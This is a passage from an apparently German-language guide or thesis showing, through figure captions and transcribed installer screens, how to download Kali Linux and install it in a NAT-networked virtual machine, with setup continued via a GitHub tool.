


Abbildung 206: Download von Kali Linux 1/3




Abbildung 207: Download von Kali Linux 2/3



Abbildung 208: Download von Kali Linux 3/3

Eine neue virtuelle Maschine wird nun erzeugt, hierbei muss darauf geachtet werden, dass der Netzwerk Adapter auf **Network Address Translation (NAT)** stehen muss, damit die virtuelle Maschine, Zugang zum Internet besitzt und die weitere Einrichtung des Betriebssystems über **Yggdrasil**<sup>38</sup> erfolgen kann. Die

---

<sup>38</sup> <https://github.com/Jarl-Bjoern/Yggdrasil>

Installation ist aus den folgenden Bildern (Abbildung 209 - Abbildung 231) zu entnehmen.



Abbildung 209: Installation von Kali Linux 1/23




Abbildung 210: Installation von Kali Linux 2/23




Abbildung 211: Installation von Kali Linux 3/23




Abbildung 212: Installation von Kali Linux 4/23




Abbildung 213: Installation von Kali Linux 5/23




Abbildung 214: Installation von Kali Linux 6/23




Abbildung 215: Installation von Kali Linux 7/23





Abbildung 216: Installation von Kali Linux 8/23



**KALI**

**Configure the network**


Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

Screenshot      Go Back      **Continue**

**Abbildung 217:** Installation von Kali Linux 9/23



**KALI**

**Configure the network**


The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

Screenshot      Go Back      **Continue**

**Abbildung 218:** Installation von Kali Linux 10/23





**KALI**


### Set up users and passwords

A user account will be created for you to use instead of the root account for non-administrative activities. Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:

Screenshot      Go Back      **Continue**

Abbildung 219: Installation von Kali Linux 11/23



**KALI**

